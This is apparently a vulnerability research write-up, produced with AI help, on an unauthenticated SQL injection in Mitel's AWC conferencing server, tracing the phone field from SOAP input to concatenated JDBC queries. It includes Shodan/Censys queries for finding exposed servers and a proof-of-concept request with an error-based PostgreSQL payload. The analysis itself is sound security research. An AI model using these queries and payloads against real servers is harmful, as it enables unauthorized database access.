xml=true 



This analysis was supported by AI Claude, which helped me analyze faster. Since I only had the advisory and no specific source code diffs, I had to rely on AI to find all related or suspicious sinks to focus on for further analysis.
For example, even basic prompts are enough for the AI to help me a lot
SQL Injection
With AI support, I continued analyzing this SQL injection vulnerability.
According to the advisory, this vulnerability is located in the Audio, Web, and Video Conferencing (AWV) component at . Based on the mapping above, I’ll locate the main JAR file handling this component.
Since there are no two reference versions to compare, I’ll proceed to search directly for the vulnerability within this file. I’ll look for any locations susceptible to SQL injection.
In this section, I’ll be using 100% AI—from the analysis to writing the analysis sections below.
Product Fingerprinting
Mitel AWC is an enterprise conferencing solution deployed on Linux. The server exposes distinctive HTTP headers:
Server: Apache
X-Powered-By: Servlet/2.5 JSP/2.1
Shodan/Censys query:
http.html:"axis2-AWC"
http.title:"Mitel" http.html:"AWC"
Apache Axis2 Service Listing exposes endpoints
By default, Apache Axis2 exposes a page listing all deployed services:
Available services:
  - AWC_Commands
  - AWC_Events
WSDL lists the entire attack surface
/axis2-AWC/services/AWC_Commands?wsdlWSDL schema for conf_setUserJoinInfoRequest:
All fields are xs:string, minOccurs="0" (optional), with no pattern or length constraints. Notably, conf_setUserJoinInfo has no credential fields (userID/password)—unlike most other operations, which require authentication. This is the first operation to test.
System Architecture
Before tracing the vulnerability, it is necessary to understand the two-tier architecture of Mitel AWC:
[HTTP Client]
     │  SOAP/HTTP POST
     ▼
[AWC_Commands.aar]          ← Apache Axis2 Web Service
  AWC_CommandsMessageReceiverInOut
  AWC_CommandsSkeleton
  VCSWebServiceInterface
     │  UDP (127.0.0.1:AWCWSS_COMM_PORT)
     │  Text protocol: "command\nkey=value\nkey=value\n\n"
     ▼
[awcwss.jar]                ← Backend daemon (Java + JNI)
  VCSWebServiceImpl
  DataManager
     │  JDBC
     ▼
[PostgreSQL]                ← Database "edib"
  personalid_user_information
  user_phone
  (stored procedures: edf_personalid_create_*)
awcwss.jar is a Java daemon that receives commands via UDP from AWC_Commands.aar and executes business logic—including reading from and writing to PostgreSQL through DataManager. Some operations call the native library (libvcswsilib.so) via JNI, but `setUserJoinInfo ` does not use JNI; instead, it accesses JDBC directly.
SINK A - SQL String Concatenation in createAnonymousAccount()
File: awcwss.jar → com.mitel.awcwss.DataManager
Trigger: when the email is empty, there is no PID, and there is a displayName
public String createAnonymousAccount(String str, String str2) throws SQLException {
    // str  = displayName
    // str2 = phone  ← TAINTED INPUT

    Connection connection = this.dataSource.getConnection();
    PreparedStatement preparedStatementPrepareStatement = connection.prepareStatement(
        "SELECT edf_personalid_create_anonymous_with_phone( '"
        + str   // displayName — direct concatenation
        + "', '"
        + str2  // ← PHONE — Directly concatenated into SQL [SINK — SQL INJECTION]
        + "')"
    );
    ResultSet resultSetExecuteQuery = preparedStatementPrepareStatement.executeQuery();
    // ...
}
SINK B - SQL String Concatenation in createGuestAccount()
File: awcwss.jar → com.mitel.awcwss.DataManager
Trigger: when an email exists but is not found in the database
public String createGuestAccount(String str, String str2, String str3) throws SQLException {
    // str  = email
    // str2 = displayName
    // str3 = phone  ← TAINTED INPUT

    Connection connection = this.dataSource.getConnection();
    PreparedStatement preparedStatementPrepareStatement = connection.prepareStatement(
        "SELECT edf_personalid_create_guest( '"
        + str   // email — direct connection
        + "','"
        + str2  // displayName — direct concatenation
        + "', '"
        + str3  // ← PHONE — Connect directly into SQL [SINK — SQL INJECTION]
        + "')"
    );
    ResultSet resultSetExecuteQuery = preparedStatementPrepareStatement.executeQuery();
    // ...
}
The most common anti-pattern in Java JDBC:
A PreparedStatement is used, but the SQL string was built using string concatenation before being passed to prepareStatement(). There are no ? placeholder characters — the PreparedStatement here provides no protection whatsoever; it is completely equivalent to Statement.execute().
Compare this with the safe method in the same class (setPhoneNumberByPID):
// SAFETY — use PreparedStatement correctly
connection.prepareStatement(
    "update personalid_user_information set phone = ? where personal_id = ?"
    //                                            ↑                     ↑ placeholder
);
preparedStatementPrepareStatement.setString(1, str2);  // bind param
preparedStatementPrepareStatement.setString(2, str);   // bind param
Xref SINK A & B → find caller
Run xref on both functions:
xref DataManager.createAnonymousAccount  →  VCSWebServiceImpl.setUserJoinInfo
xref DataManager.createGuestAccount      →  VCSWebServiceImpl.setUserJoinInfo
Both have exactly one caller: VCSWebServiceImpl.setUserJoinInfo. View the source code for this function.
[Layer 1] VCSWebServiceImpl.setUserJoinInfo(HashMap map) — Routing Logic
File: awcwss.jar → com.mitel.awcwss.VCSWebServiceImpl
protected String setUserJoinInfo(HashMap map)
        throws UnsupportedEncodingException {

    String email       = WSUtil.convertNullToEmpty(map.get("localEmail"));
    String pid         = WSUtil.convertNullToEmpty(map.get("localPid"));
    String displayName = WSUtil.convertNullToEmpty(map.get("localDisplayName"));
    String phone       = WSUtil.convertNullToEmpty(map.get("localPhone"));
    // convertNullToEmpty(): null → "", everything else remains the same — no sanitization

    // Branch 1: email="" + displayName!="" + pid=""
    if (email.compareTo("") == 0) {
        // ...validation displayName, pid...
        DataManager.getInstance()
            .createAnonymousAccount(displayName, phone);  // ← SINK A: phone = str2
    }

    // Branch 2: Email exists, present in the DB
    if (DataManager.getInstance().verifyEmail(email) != null) {
        DataManager.getInstance()
            .setPhoneNumberByPID(pid, phone);             // ← SAFE (parameterized)
        return ...;
    }

    // Branch 3: email exists, does NOT exist in DB
    DataManager.getInstance()
        .createGuestAccount(email, displayName, phone);   // ← SINK B: phone = str3
}
phone = map.get("localPhone") — retrieved directly from the HashMap; convertNullToEmpty does nothing with SQL characters.
Routing table:
| Branch | Condition | Call function | Vulnerable? |
|---|---|---|---|
| 1 | email="" + displayName!="" + pid="" | createAnonymousAccount(displayName, phone) | ✅ SINK A |
| 2 | Email exists in the DB + correct PID | setPhoneNumberByPID(pid, phone) | ❌ Safe |
| 3 | Email exists + does not exist in the DB | createGuestAccount(email, displayName, phone) | ✅ SINK B |
Xref Layer 1 → find next caller
File: awcwss.jar → com.mitel.awcwss.VCSMessageProcessor
private void processSetUserJoinInfo(VCSMessagePacket vCSMessagePacket) throws IOException {
    String result = this.__vcsinstance.setUserJoinInfo(vCSMessagePacket.namevalue);
  // vCSMessagePacket.namevalue is the HashMap passed into setUserJoinInfo
    this.__conflistener.sendMessage(vCSMessagePacket.mp.sa, result);
}
vCSMessagePacket.namevalue = HashMap. Cross-reference this function:
xref processSetUserJoinInfo → VCSMessageProcessor.processVCSMessageSee processVCSMessage — this is where the HashMap is built and dispatched:
public void processVCSMessage(WebManager.MessagePacket messagePacket, String str) {
    // str = raw UDP message string (trimmed)
    HashMap msg = parseMsg(str);          // ← parse text → HashMap

    VCSMessagePacket pkt = new VCSMessagePacket(messagePacket, ..., msg);

    if (str.startsWith("vcssujoin")) {
        processSetUserJoinInfo(pkt);   // ← dispatch BEFORE checking auth
        return;
    }
    // Auth check (localUserID + localPassword) only occurs AFTER this
    // → vcssujoin does not require authentication
    if (WSUtil.isEmpty(str2) || WSUtil.isEmpty(str3)) { ... }
}
The parseMsg() function builds the HashMap from the text:
private HashMap parseMsg(String str) {
    String[] lines = str.split("\n");          // Split each line by newline
    HashMap map = new HashMap<>();
    for (String line : lines) {
        int idx = line.indexOf("=");
        if (idx > 0) {
            String key   = line.substring(0, idx);
            String value = line.substring(idx + 1); // everything after "=" — no decode, no strip
            if (!"".equals(value)) {
                map.put(key, value);
            }
        }
    }
    return map;
}
The line localPhone=PAYLOAD → map.put("localPhone", "PAYLOAD"). PAYLOAD is inserted into the HashMap intact.
See Layer 2 → find the caller
xref processVCSMessage → WebManager.run[Layer 3] WebManager.run() + processMessage() — Message Queue
File: awcwss.jar → com.mitel.awcwss.WebManager
// WebManager.run() — worker thread, retrieving messages from the queue
public void run() throws IOException {
    while (this.running) {
        MessagePacket next = this.msgspool.getNext();
        String strTrim = next.msg.trim();               // ← next.msg = raw string from UDP

        if (strTrim.startsWith("vcs")) {
            this.vcsProcessor.processVCSMessage(next, strTrim);
        }
        // ...
    }
}

// WebManager.processMessage() — implements MessageProcessor
public void processMessage(InetSocketAddress sa, String str) {
    this.msgspool.add(new MessagePacket(sa, str));
    // MessagePacket.msg = str — raw UDP string, without sanitization
}
Cross-reference Layer 3 → find who called processMessage()
xref WebManager.processMessage → ConferenceListener.run[Layer 4] ConferenceListener.run() — UDP Receive Loop (network boundary)
public void run() throws IOException {
    while (this.running) {
        byte[] bArr = new byte[4096];
        DatagramPacket datagramPacket = new DatagramPacket(bArr, bArr.length);
        this.socket.receive(datagramPacket);       // ← receive UDP packet

        // Convert raw bytes → String, without validation, without sanitization
        String str = new String(
            datagramPacket.getData(), 0,
            datagramPacket.getLength(), "UTF-8"
        );

        this.processor.processMessage(inetSocketAddress, str);  // → enter queue
    }
}
This is the entry point for awcwss.jar from the network (localhost UDP). Raw bytes → String → queue. No processing occurs at this layer.
Conclusion for the awcwss side: the phone value goes from a UDP string → parseMsg() → HashMap → setUserJoinInfo →createAnonymousAccount/createGuestAccount → SQL concatenation; there is no sanitization at any point.
Who sends the packet to ConferenceListener? → AWC_Commands.aar
Search for DatagramSocket.send in AWC_Commands.aar:
search DatagramSocket.send → VCSWebServiceInterface.sendCmd()// VCSWebServiceInterface.sendCmd()
private String sendCmd(String cmd) throws VCSException {
byte[] buf = cmd.getBytes("UTF-8");
DatagramPacket packet = new DatagramPacket(
buf, buf.length,
AWCWSS_Server_addr, // InetAddress.getByName("127.0.0.1")
Integer.parseInt(AWCWSS_COMM_PORT) // read from /usr/awc/conf/awc.conf
);
DatagramSocket socket2 = new DatagramSocket();
socket2.send(packet); // ← send raw bytes
// ...
}Cross-reference sendCmd in AWC_Commands.aar → 13 callers; look for setUserJoinInfo
xref VCSWebServiceInterface.sendCmd  →  [13 callers]
                                          ...
                                          setUserJoinInfo  ← here
[Layer 5] VCSWebServiceInterface.setUserJoinInfo() + toMsg() — Build UDP Message
File: AWC_Commands.aar → com.mitel.www.commands.awc.VCSWebServiceInterface
public Conf_setUserJoinInfoResponse setUserJoinInfo(Conf_setUserJoinInfoRequest req)
        throws VCSException {
    String msg = toMsg(req);        // ← build message
    String result = sendCmd(msg);   // ← send UDP
    // ...
}
toMsg(Conf_setUserJoinInfoRequest req) is a specific overload (the class has multiple toMsg overloads for each operation):
private String toMsg(Conf_setUserJoinInfoRequest req) {
    StringBuffer sb = new StringBuffer("vcssujoin\n");
    sb.append("localEmail=").append(trimStr(req.localEmail)).append("\n");
    sb.append("localPid=").append(trimStr(req.localPid)).append("\n");
    sb.append("localDisplayName=").append(trimStr(req.localDisplayName)).append("\n");
    sb.append("localPhone=").append(trimStr(req.localPhone)).append("\n");
    //                                      ↑ Insert `req.localPhone` directly into the value.
    sb.append("localConfID=").append(trimStr(req.localConfID)).append("\n");
    sb.append("localConfPassword=").append(trimStr(req.localConfPassword)).append("\n");
    sb.append("\n\n");
    return sb.toString();
}

public static String trimStr(String s) {
    return isEmpty(s) ? "" : s.trim();
   // s.trim() only strips leading/trailing whitespace (chars <= U+0020)
  // Characters like ' " ; -- standing in the middle → pass through intact
}
Cross-reference Layer 5 → find caller
xref VCSWebServiceInterface.setUserJoinInfo → AWC_CommandsSkeleton.conf_setUserJoinInfo[Layer 6] AWC_CommandsSkeleton.conf_setUserJoinInfo() — Zero Validation
File: AWC_Commands.aar → com.mitel.www.commands.awc.AWC_CommandsSkeleton
public Conf_setUserJoinInfoResponse conf_setUserJoinInfo(
        Conf_setUserJoinInfoRequest Request) throws Faultvalue {

   // Log raw value — without validation
    logger.info("... Phone:" + Request.localPhone);

   // Passed directly into VCSWebServiceInterface — no checking, no sanitization.
    Conf_setUserJoinInfoResponse Response =
        VCSWebServiceInterface.getVCSWebServiceInterface().setUserJoinInfo(Request);
    return Response;
}
All other operations in the skeleton require authentication fields (localUserID, localPassword). Only conf_setUserJoinInfo lacks authentication fields and does not perform validation.
Xref Layer 6 → find caller
xref AWC_CommandsSkeleton.conf_setUserJoinInfo
    →  AWC_CommandsMessageReceiverInOut.invokeBusinessLogic
[Layer 7] AWC_CommandsMessageReceiverInOut.invokeBusinessLogic() — Axis2 Entry
File: AWC_Commands.aar → com.mitel.www.commands.awc.AWC_CommandsMessageReceiverInOut
public void invokeBusinessLogic(MessageContext msgContext, MessageContext newMsgContext) {
    String methodName = JavaUtils.xmlNameToJavaIdentifier(
        msgContext.getOperationContext().getAxisOperation().getName().getLocalPart()
    );
   // methodName = "conf_setUserJoinInfo" (from SOAP operation element)

    } else if ("conf_setUserJoinInfo".equals(methodName)) {

        // Deserialize SOAP Body → Java object
        Conf_setUserJoinInfoRequest wrappedParam14 =
            (Conf_setUserJoinInfoRequest) fromOM(
                msgContext.getEnvelope().getBody().getFirstElement(),
                Conf_setUserJoinInfoRequest.class,
                getEnvelopeNamespaces(msgContext.getEnvelope())
            );
        // fromOM() → Factory.parse() → reader.getElementText() → object.setPhone(content)
        // content = XML text verbatim, without sanitization

        skel.conf_setUserJoinInfo(wrappedParam14);  // ← Pass the object into the skeleton
    }
}
[SOURCE] HTTP SOAP Request
POST /npm-pwg/axis2-AWC/services/AWC_Commands/ HTTP/1.1
Content-Type: text/xml;charset=UTF-8


      ATTACKER_CONTROLLED   ← SOURCE
reader.getElementText() in Factory.parse() reads the text content verbatim. ConverterUtil.convertToString(String) = identity. object.localPhone = "ATTACKER_CONTROLLED".
Full Taint Chain — Xref-Driven, Sink → Source
★ [SINK A] DataManager.createAnonymousAccount(displayName, str2)
     str2 = phone
     prepareStatement("SELECT ... '" + str2 + "')")  ← SQL concat, no placeholder

  xref → called by ↑
[L1] VCSWebServiceImpl.setUserJoinInfo(HashMap map)
       phone = convertNullToEmpty(map.get("localPhone"))  [no sanitize]
       branch 1 (email="") → createAnonymousAccount(displayName, phone)
       branch 3 (email new) → createGuestAccount(email, displayName, phone) → ★ SINK B

  xref → called by ↑
[L2] VCSMessageProcessor.processSetUserJoinInfo(pkt)
       pkt.namevalue = HashMap from parseMsg()

  dispatch from ↑
[L2] VCSMessageProcessor.processVCSMessage(mp, str)
       msg = parseMsg(str):
         str.split("\n") → per-line "key=value"
         map["localPhone"] = text after "="  [verbatim, no decode]
       str.startsWith("vcssujoin") → processSetUserJoinInfo  [BEFORE auth check]

  xref → called by ↑
[L3] WebManager.run()
       next = msgspool.getNext()
       str = next.msg.trim()
       → vcsProcessor.processVCSMessage(next, str)

  enqueued via ↑
[L3] WebManager.processMessage(sa, str)
       msgspool.add(new MessagePacket(sa, str))

  xref → called by ↑
[L4] ConferenceListener.run()  ← UDP receive loop
       socket.receive(datagramPacket)
       str = new String(packet.getData(), 0, len, "UTF-8")  [raw bytes, no sanitize]
       processor.processMessage(sa, str)

  ←—————————————— UDP boundary ——————————————→

[L5] VCSWebServiceInterface.sendCmd(cmd)
       DatagramSocket.send(packet)  [raw bytes to 127.0.0.1:AWCWSS_COMM_PORT]

  cmd built by ↑
[L5] VCSWebServiceInterface.setUserJoinInfo(req)
       msg = toMsg(req):
         "localPhone=" + trimStr(req.localPhone) + "\n"
         trimStr() = s.trim() — ' ; -- pass through
       sendCmd(msg)

  xref → called by ↑
[L6] AWC_CommandsSkeleton.conf_setUserJoinInfo(Request)
       no validation — VCSWebServiceInterface.setUserJoinInfo(Request)

  xref → called by ↑
[L7] AWC_CommandsMessageReceiverInOut.invokeBusinessLogic()
       fromOM(soapBody, Conf_setUserJoinInfoRequest.class)
       → Factory.parse(): reader.getElementText()  [verbatim, no sanitize]
       → skel.conf_setUserJoinInfo(wrappedParam14)

★ [SOURCE] HTTP SOAP ATTACKER_CONTROLLED

The PoC request will be as follows:
POST /axis2-AWC/services/AWC_Commands/ HTTP/1.1
SOAPAction:
Content-Type: text/xml;charset=UTF-8
Host: lab.test
Content-Length: 535


         test@gmail.com
         1

         1'||CAST(chr(126)||(SELECT usename FROM pg_user limit 1)||chr(126) AS NUMERIC)||'
Conclusion
Combining Claude with IDA Pro MCP and JADX MCP has made my CVE analysis workflow significantly more efficient. Tasks that previously required constant context switching—such as tracing functions, understanding decompiled code, or locating relevant classes—can now be completed much faster with AI assistance.
AI does not replace reverse engineering expertise, but it does reduce the time spent on repetitive work, allowing researchers to focus on what matters most: understanding the vulnerability, validating assumptions, and discovering new attack paths.
As AI tools continue to evolve, I believe AI-assisted reverse engineering will become an essential skill for both vulnerability researchers and penetration testers.

